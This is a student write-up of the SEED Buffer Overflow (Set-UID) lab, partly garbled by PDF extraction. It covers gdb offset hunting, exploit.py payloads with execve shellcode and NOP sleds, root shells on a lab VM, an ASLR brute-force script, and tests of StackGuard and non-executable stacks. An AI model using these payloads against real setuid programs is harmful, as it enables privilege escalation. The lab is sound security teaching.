

Buffer Overflow Attack Lab (Set-UID Version)

First, I downloaded the files from Seed labs



Turn off countermeasures similar to Project 1. First we disabled address space randomization and then changed the bin directory to bin/sh. We turned off address space randomization so that the addresses we obtain throughout the project don't change.



Task 1/2: Getting familiar with Shellcode


To start I began editing the makefile to change the values to the ones we were given.

I then looked over all the code we were given and made the makefile to make sure it compiled.

```
seed@VM: ~/.../code
                                                                              Q = - - ×
          = -z execstack -fno-stack-protector
   FLAGS 32 = -m32
TARGET = stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-d
  L1 = 164
  L2 = 172
  L3 = 180
L4 = 10
  all: $(TARGET)
  stack-L1: stack.c
         gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -o $@ stack.c
gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
sudo chown root $@ && sudo chmod 4755 $@
  stack-L2: stack.c
          gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -o $@ stack.c
          gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) -g -o $@-dbg stack.c
          sudo chown root $@ && sudo chmod 4755 $@
  stack-L3: stack.c
         gcc -DBUF_SIZE=$(L3) $(FLAGS) -o $@ stack.c
                                                        seed@VM: ~/.../code
       [10/12/23]seed@VM:~/.../code$ ls
   brute-force.sh exploit.py Makefile stack.c
    10/12/23]seed@VM:~/.../code$ vim Makefile
   > [10/12/23] seed@VM:~/.../code$ make
   >★ gcc -DBUF_SIZE=164 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
       gcc -DBUF SIZE=164 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
       sudo chown root stack-L1 && sudo chmod 4755 stack-L1
       gcc -DBUF SIZE=172 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
       gcc -DBUF_SIZE=172 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
       sudo chown root stack-L2 && sudo chmod 4755 stack-L2
       gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -o stack-L3 stack.c
       gcc -DBUF_SIZE=180 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
       sudo chown root stack-L3 && sudo chmod 4755 stack-L3
       gcc -DBUF SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
       gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
       sudo chown root stack-L4 && sudo chmod 4755 stack-L4
       [10/12/23]seed@VM:~/.../code$
```

Task 3: Launching attack on 32-bit

Now that I set up everything else, I can now start the attack for a 32-bit machine. First, we create a "badfile" to store the information from attacks.



Ran program using gdb on stack L1

Created a breakpoint and ran the program. After doing so, step through and copy the address of buffer and ebp.

```
seed@VM: ~/.../code
 EIP: 0x565562c5 (<bof+24>: sub
                                                                                                                                      esp.0x8)
EFLAGS: 0x206 (carry PARITY adjust zero sign trap INTERRUPT direction overflow)
                                                           -----code-----
         0x565562b5 <br/>
0x565562bb <br/>
0x565562c0 <br/>
0x56562c0 <br/>
0x565562c0 <br/>
0x56562c0 <br/>
0x5662c0 <br/>
0x5662c0
 => 0x565562c5 <bof+24>: sub esp,0x8
          0x565562cb <bof+30>: lea
                                                                                                          edx,[ebp-0xac]
          0x565562d1 <bof+36>: push edx
          0x565562d2 <bof+37>: mov ebx,eax
                                                                                                      ------stack------]
 0000| 0xffffca40 --> 0x0
 0004 | 0xffffca44 --> 0x0
0008 | 0xffffca48 --> 0xffffffb4
0012 | 0xffffca4c --> 0x0
 0016| 0xffffca50 --> 0x0
 0020 | 0xffffca54 --> 0x0
 0024| 0xffffca58 --> 0xf7fb4f20 --> 0x0
0028  0xffffca5c --> 0x7d4
 Legend: code, data, rodata, value
 20
                                        strcpy(buffer, str);
 gdb-peda$ p $ebp
 $1 = (void *) 0xffffcaf8
 gdb-peda$
```

Getting offset value of ebp - buffer which gave 172

```
strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p & buffer
$2 = (char (*)[164]) 0xffffca4c
gdb-peda$ p/d 0xffffcaf8-0xffffca4c
$3 = 172
gdb-peda$
```

Filled in the section for 32-bit machines in the shellcode section since the attack is for a 32-bit machine. Since the range is up to 517, I chose 400 because it's close to the end which contains the shell code. The value of the return address would be between the ebp and the 400. The value we got for the offset was 172 so by adding 4 we can find the return address.

```
Save ≡ _ □ <u>⊗</u>
 call_shellcode.c
      *Untitled Document 1
                              *exploit.pv
 4# Replace the content with the actual shellcode
          \x 31\x 0\x 50\x 68\x 2f\x 2f\x 73\x 68\x 2f
          \xspace{1} x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xspace{1}
7
         "\xd2\x31\xc0\xb0\x0b\xcd\x80"
10 ).encode('latin-1')
12 # Fill the content with NOP's
13 content = bytearray(0 \times 90 for i in range(517))
16# Put the shellcode somewhere in the payload
17 \text{ start} = 400
                           # Change this number
18 content[start:start + len(shellcode)] = shellcode
20 # Decide the return address value
21# and put it somewhere in the payload
        = 0xffffcaf8+200
22 ret
                                   # Change this number
                            # Change this number
23 offset = 172+4
24
25 L = 4
            # Use 4 for 32-bit address and 8 for 64-bit
```

It worked!

```
Legend: code, data, rodata, value
20
             strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcaf8
gdb-peda$ p & buffer
$2 = (char (*)[164]) 0xffffca4c
gdb-peda$ p/d 0xffffcaf8-0xffffca4c
$3 = 172
qdb-peda$ quit
[10/12/23]seed@VM:~/.../code$ gedit exploit.py
[10/12/23]seed@VM:~/.../code$ vim exploit.py
[10/12/23]seed@VM:~/.../code$ vim exploit.py
[10/12/23]seed@VM:~/.../code$ ./exploit.py
[10/12/23]seed@VM:~/.../code$ ./stack-L1
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4
6(plugdev), 120(lpadmin), 131(lxd), 132(sambashare), 136(docker)
# whoami
root
```

Task 4: Launching Attack without Knowing Buffer Size (Level 2)

Starting task 2 using the next stack.

Running gdb on the 2nd file to get address

```
[10/16/23]seed@VM:~/.../code$ gdb stack-L2-dbg
GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2
Copyright (C) 2020 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/This is free software: you are free to change and redistribute it.">http://gnu.org/licenses/This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.
```

Got the buffer address but did not check ebp address because we are not allowed to know the buffer size

Editing the exploit.py file to match our needs for this task. I had to delete the start and make it start at 0 and instead place the shellcode at the end of the badfile because it's going to get pushed further up the stack. Then had to get the beginning buffer address and add 350 to it to push it further up the stack. Then I created a for loop to spray the buffer for the return address. Since the buffer is said to be 100-200 bytes, I divided the 200 into 4 and put 50 in the range. We then multiply the offset by 4.

```
*Untitled Document 1
                                                                 call shellcode.c
Z IIIIPUT L SYS
4# Replace the content with the actual shellcode
5 shellcode= (
         \x 31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f
6
7
         "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
         \xd2\x31\xc0\xb0\x0b\xcd\x80
8
10 ).encode('latin-1')
11
12 # Fill the content with NOP's
13 content = bytearray(0x90 for i in range(517))
14
16# Put the shellcode somewhere in the payload
17 start = 0
                       # Change this number
18 content[517 - len(shellcode):] = shellcode
19
20 # Decide the return address value
21# and put it somewhere in the payload
      = 0xffffca14 + 350
                                 # Change this number
22 ret
23 \text{ offset} = 172+4
                           # Change this number
25 L = 4
           # Use 4 for 32-bit address and 8 for 64-bit address
26 for offset in range(50):
         content[offset*L : offset*L + L] = (ret).to bytes(L,byteorder='little')
29
30 # Write the content to a file
31 with open('badfile', 'wb') as f:
32 f.write(content)
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```

Ran the attack and it worked

```
content[517 - len(shellcode)] = shellcode
TypeError: 'bytes' object cannot be interpreted as an integer
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27
(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),136(docker)
# exit
```

Task 5: Launching Attack on 64-bit program

To launch the attack on the 64-bit program I first ran gdb on stack 3 to get the buffer address and rbp address. It wasn't an ebp address this time since it's a 64-bit program. After getting both addresses I then subtracted them to get the offset. I then opened up the exploit file to insert the values on the stack. The starting value I set in the middle of the stack because of the NOP slide where any address after the start will result in null values. The buffer was placed at the beginning of the nop slive while the return address was placed after the rbp which is at the end of the stack. The strcpy halts at the end of the return address.

Ran the attack and successfully reached the root.

```
strcpy(buffer, str);

gdb-peda$ p $rbp

$1 = (void *) 0x7fffffffd8e0

gdb-peda$ p &buffer

$2 = (char (*)[180]) 0x7fffffffd820

gdb-peda$ p/d 0x7fffffffd8e0 - 0x7fffffffd820

$3 = 192
```

```
gcc -DBUF SIZE=180 -z execstack -fno-stack-protector
qcc -DBUF SIZE=180 -z execstack -fno-stack-protector -g
                                                                    2 import sys
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
                                                                    4# Replace the content with the actual shellcode
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g
                                                                   sudo chown root stack-L4 && sudo chmod 4755 stack-L4 [10/16/23]seed@VM:-/.../code$ touch badfile [10/16/23]seed@VM:-/.../code$ ./exploit.py [10/16/23]seed@VM:-/.../code$ ./stack-L3
                                                                       "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e
"\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57
                                                                       "\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05
Input size: 517
Illegal instruction
                                                                  10).encode('latin-1')
                                                                  12 # Fill the content with NOP's
[10/16/23]seed@VM:~/.../code$ ./exploit.py
                                                                   13 content = bytearray(0x90 for i in range(517))
[10/16/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
                                                                   Illegal instruction
                                                                  16# Put the shellcode somewhere in the payload
17 start = 96 # Change this numbe
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L3
Input size: 517
                                                                  18 content[start:start + len (shellcode)] = shellcode
Illegal instruction
[10/16/23]seed@VM:~/.../code$ ./exploit.py
                                                                  20# Decide the return address value
21# and put it somewhere in the payload
22 ret = 0x7ffffffffd820 + 160
[10/16/23]seed@VM:~/.../code$ ./stack-L3
                                                                                                                # Change this number
Input size: 517
                                                                                                       # Change this number
                                                                  23 offset = 192+8
                                                                   25 L = 8
                                                                                 # Use 4 for 32-bit address and 8 for 64-bit address
                                                                  26
27 content[offset:offset + L] = (ret).to_bytes(L,byteorder= 'little' ).

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```

Task 6: Launching Attack on 64-bit Program - BONUS

Task 7: Defeating dash's Countermeasure

To defeat the countermeasure we first change the directory from /bin/sh to bin/dash [10/16/23]seed@VM:~/.../code\$ sudo ln -sf /bin/dash /bin/sh [10/16/22]coode\/M.../ Adding back the commented-out code for the 64-bit and 32-bit respectively.))const char shellcode[] = L#if x86 64 2 "\x48\x31\xff\x48\x31\xc0\xb0\x69\x0f\x05" "\x48\x31\xd2\x52\x48\xb8\x2f\x62\x69\x6e" "\x2f\x2f\x73\x68\x50\x48\x89\xe7\x52\x57" $\x48\x89\xe6\x48\x31\xc0\xb0\x3b\x0f\x05$ #else 7 "\x31\xdb\x31\xc0\xb0\xd5\xcd\x80" $"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"$ "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31" "\xd2\x31\xc0\xb0\x0b\xcd\x80" L#endif 2; Then ran make and tried the output for both 32 and 64-bits and both worked [10/16/23]seed@VM:~/.../shellcode\$ make clean rm -f a32.out a64.out *.o [10/16/23]seed@VM:~/.../shellcode\$ make setuid jcc -m32 -z execstack -o a32.out call shellcode.c jcc -z execstack -o a64.out call shellcode.c sudo chown root a32.out a64.out sudo chmod 4755 a32.out a64.out [10/16/23]seed@VM:~/.../shellcode\$./a64.out # id sid=0 (root) gid=1000 (seed) groups=1000 (seed), 4(adm), 24(cdrom), 27(sudo), 30(dip), 45(plugdev), 120(lpadmin), 131(lxd), 132(sambashare), 136(docker) # exit [10/16/23]seed@VM:~/.../shellcode\$./a32.out .id=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),4

Then I went back to the exploit file and edited it to match that of the level 1 test as well as adding the 32-bit binary text.

5(plugdev), 120(lpadmin), 131(lxd), 132(sambashare), 136(docker)

```
1#!/usr/bin/python3
2 import sys
4# Replace the content with the actual shellcode
        \xspace"\x31\xdb\x31\xc0\xb0\xd5\xcd\x80"
        "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
        "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
        "\xd2\x31\xc0\xb0\x0b\xcd\x80
.0).encode('latin-1')
.2# Fill the content with NOP's
.3 content = bytearray(0x90 for i in range(517))
.6# Put the shellcode somewhere in the payload
                      # Change this number
.8 content[start:start + len (shellcode)] = shellcode
0 # Decide the return address value
1# and put it somewhere in the payload
       = 0xffffcac8 + 200
                               # Change this number
                          # Change this number
!3 \text{ offset} = 172+4
!5 L = 4
         # Use 4 for 32-bit address and 8 for 64-bit address
!7 content[offset:offset + L] = (ret).to_bytes(L,byteorder= 'little' )
10 # Write the content to a file
```

I had to run through gdb to get a different return address. Between levels 1 and 3 I shut down the machine resulting in a change of the epb address.

After launching the attack again I could see that it successfully took me to root after fixing the issue with the address. I then ran the command to check for the countermeasure to prove that it was turned on, which proved successful.

```
1\x31"
   gcc -DBUF SIZE=180 -z execstack -fno-stack-protector -o stack-L3 stack.c
   tgcc -DBUF SIZE=180 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
   gcc -DBUF SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
nogcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c = 0
   sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[10/16/23]seed@VM:~/.../code$ touch badfile
                                                                                                 #########
   [10/16/23]seed@VM:~/.../code$ ./exploit.py
   [10/16/23]seed@VM:~/.../code$ ./stack-L1
   Input size: 517
                                                                                                 llcode
   # id
   uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
   20(lpadmin),131(lxd),132(sambashare),136(docker)
   # ls -l /bin/sh /bin/zsh /bin/dash
                                                                                                 this numb
   -rwxr-xr-x 1 root root 129816 Jul 18 2019 /bin/dash
                                                                                                 mber
                               9 Oct 16 05:56 /bin/sh -> /bin/dash
   lrwxrwxrwx 1 root root
   -rwxr-xr-x 1 root root 878288 Feb 23 2020 /bin/zsh
                                                                                                 or 64-bit
                                                 27 contant[offcot:offcot \pm 11 - (rot) to hytos(1 hytoord
```

Task 8: Defeating Address Randomization

To start this task we first turn on the address space randomization that we were told to turn off when we first started the lab.

```
[10/16/23]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[10/16/23]seed@VM:~/.../code$
[10/16/23]seed@VM:~/.../code$
[10/16/23]seed@VM:~/.../code$ ./exploit.py
[10/16/23]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[10/16/23]seed@VM:~/.../code$
```

After running level 1 again it gave a segmentation fault because the return address in the exploit file is now different to the currently randomized address.

We are then told to use the brute force approach using the shell script given.

```
Input size: 517
./brute-force.sh: line 14: 285388 Segmentation fault
                                                               ./stack-L1
3 minutes and 52 seconds elapsed.
                                                                            #!/bin/bash
The program has been running 280481 times so far.
Input size: 517
                                                                            SECONDS=0
 /brute-force.sh: line 14: 285389 Segmentation fault
                                                               ./stack-L1
                                                                            value=0
3 minutes and 52 seconds elapsed.
The program has been running 280482 times so far.
                                                                            while true; do
Input size: 517
                                                                              value=$(( $value + 1 ))
./brute-force.sh: line 14: 285390 Segmentation fault
                                                               ./stack-L1
                                                                              duration=$SECONDS
3 minutes and 52 seconds elapsed.
                                                                              min=$(($duration / 60))
The program has been running 280483 times so far.
Input size: 517
                                                                              sec=$(($duration % 60))
echo "$min minutes and $sec seconds elapsed."
 /brute-force.sh: line 14: 285391 Segmentation fault
                                                               ./stack-L1
                                                                              echo "The program has been running $value times so fa
3 minutes and 52 seconds elapsed.
The program has been running 280484 times so far.
                                                                              ./stack-L1
Input size: 517
                                                                           done
./brute-force.sh: line 14: 285392 Segmentation fault
                                                               ./stack-L1
3 minutes and 52 seconds elapsed.
The program has been running 280485 times so far.
Input size: 517
./brute-force.sh: line 14: 285393 Segmentation fault 3 minutes and 52 seconds elapsed.
                                                               ./stack-L1
                                                                                                                                   A11
                                                                                                                    1.1
The program has been running 280486 times so far.
Input size: 517
```

We can see that script ran for almost 4 minutes but it finally succeeded in its attack. Every previous attack resulted in a segmentation fault due to the address differences.

Tasks 9: Experimenting with Other Countermeasures

Task 9.a: Turn on the StackGuard Protection

To begin I reset back the address space randomization to 0 and recompiled the stack-L1 program

```
10/16/23]seed@VM:~/.../code$ sudo sysctl -w kernel.randomize_va_space=0
ernel.randomize_va_space = 0
10/16/23]seed@VM:~/.../code$ ./exploit.py
10/16/23]seed@VM:~/.../code$ ./stack-L1
nput size: 517
id
id=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
0(lpadmin),131(lxd),132(sambashare),136(docker)
```

After doing so I opened the makefile to remove the stack protector flag

Doing so caused a stack smash error. This is because the stack protection caused a stack

buffer overflow for accessing members outside the call stack.

```
FI AGS
        = -z execstack
                                                                                      seed@VM: ~/.../code
FLAGS 32 = -m32
       = stack-L1 stack-L2 stack-L3 stack-L4 st[10/16/23]seed@VM:~/.../code$ make clean
                                                  rm -f badfile stack-L1 stack-L2 stack-L3 stack-L4 stack-L1-dbg stack-L
k-L1-dbg stack-L2-dbg stack-L3-dbg stack-L4-dbg
                                                  -L3-dbg stack-L4-dbg peda-session-stack*.txt .gdb_history
                                                  [10/16/23]seed@VM:~/.../code$ touch badfile
L1 = 164
                                                  [10/16/23]seed@VM:~/.../code$ make
L2 = 172
                                                 gcc -DBUF SIZE=164 -z execstack -m32 -o stack-L1 stack.c
L3 = 180
                                                 gcc -DBUF SIZE=164 -z execstack -m32 -g -o stack-L1-dbg stack.c
L4 = 10
                                                  sudo chown root stack-L1 && sudo chmod 4755 stack-L1
                                                 gcc -DBUF_SIZE=172 -z execstack -m32 -o stack-L2 stack.c
all: $(TARGET)
                                                 gcc -DBUF_SIZE=172 -z execstack -m32 -g -o stack-L2-dbg stack.c
                                                  sudo chown root stack-L2 && sudo chmod 4755 stack-L2
stack-L1: stack.c
       gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) gcc -DBUF_SIZE=180 -z execstack -o stack-L3 stack.c
                                                  gcc -DBUF SIZE=180 -z execstack -g -o stack-L3-dbg stack.c
o $@ stack.c
       gcc -DBUF_SIZE=$(L1) $(FLAGS) $(FLAGS_32) sudo chown root stack-L3 && sudo chmod 4755 stack-L3
                                                  gcc -DBUF SIZE=10 -z execstack -o stack-L4 stack.c
g -o $@-dbg stack.c
                                                 gcc -DBUF_SIZE=10 -z execstack -g -o stack-L4-dbg stack.c
        sudo chown root $@ && sudo chmod 4755 $@
                                                  sudo chown root stack-L4 && sudo chmod 4755 stack-L4
                                                  [10/16/23]seed@VM:~/.../code$ ./exploit.py
       gcc -DBUF_SIZE=$(L2) $(FLAGS) $(FLAGS_32) [10/16/23] seed@VM:~/.../code$ ./stack-L1
                                                  Input size: 517
o $@ stack.c
                                                  *** stack smashing detected ***: terminated
                                               ToAborted
                                 1,23
                                          25 int | [10/16/23]seed@VM:~/.../code$
```

Task 9. b: Turn on the Non-executable Stack Protection

To turn on the non-executable stack protection I went into the makefile in the shellcode file to change the flags from -z execstack to -z noexecstack. After doing so I ran make clean and make. After that, I ran the executables to find that they both resulted in Segmentation faults because they exceeded the bounds of the stack

```
seed@VM: ~/.../shellcode
                                                           [10/16/23]seed@VM:~/.../code$ ./exploit.py
op all:
          gcc -m32 -z noexecstack -o a32.out call shellc[10/16/23]seed@VM:~/.../code$ ./stack-L1
          gcc -z noexecstack -o a64.out call_shellcode.cInput size: 517
                                                           *** stack smashing detected ***: terminated
                                                           Aborted
 setuid:
          gcc -m32 -z noexecstack -o a32.out call_shellc[10/16/23]seed@VM:~/.../code$ cd//
          gcc -z noexecstack -o a64.out call_shellcode.cbash: cd//: No such file or directory
                                                           [10/16/23]seed@VM:~/.../code$ cd .
          sudo chown root a32.out a64.out
                                                           [10/16/23]seed@VM:~/.../Labsetup$ cd shellcode/
          sudo chmod 4755 a32.out a64.out
                                                           [10/16/23]seed@VM:~/.../shellcode$ ls
                                                           a32.out a64.out call_shellcode.c Makefile [10/16/23]seed@VM:~/.../shellcode$ make clean
 clean:
          rm -f a32.out a64.out *.o
                                                           rm -f a32.out a64.out *.o
                                                           [10/16/23]seed@VM:~/.../shellcode$ make
                                                           gcc -m32 -z noexecstack -o a32.out call_shellcode.c
                                                           gcc -z noexecstack -o a64.out call_shellcode.c
                                                           [10/16/23]seed@VM:~/.../shellcode$ a32.out
                                                           Segmentation fault
                                                           [10/16/23]seed@VM:~/.../shellcode$ ./a32.out
                                                           Segmentation fault
                                                           [10/16/23]seed@VM:~/.../shellcode$ ./a64.out
                                                           Segmentation fault
                                                          [10/16/23]seed@VM:~/.../shellcode$
  <nloads/Lab2/Labsetup/shellcode/Makefile" 14L, 320C
                                    27
                                                char str[5171
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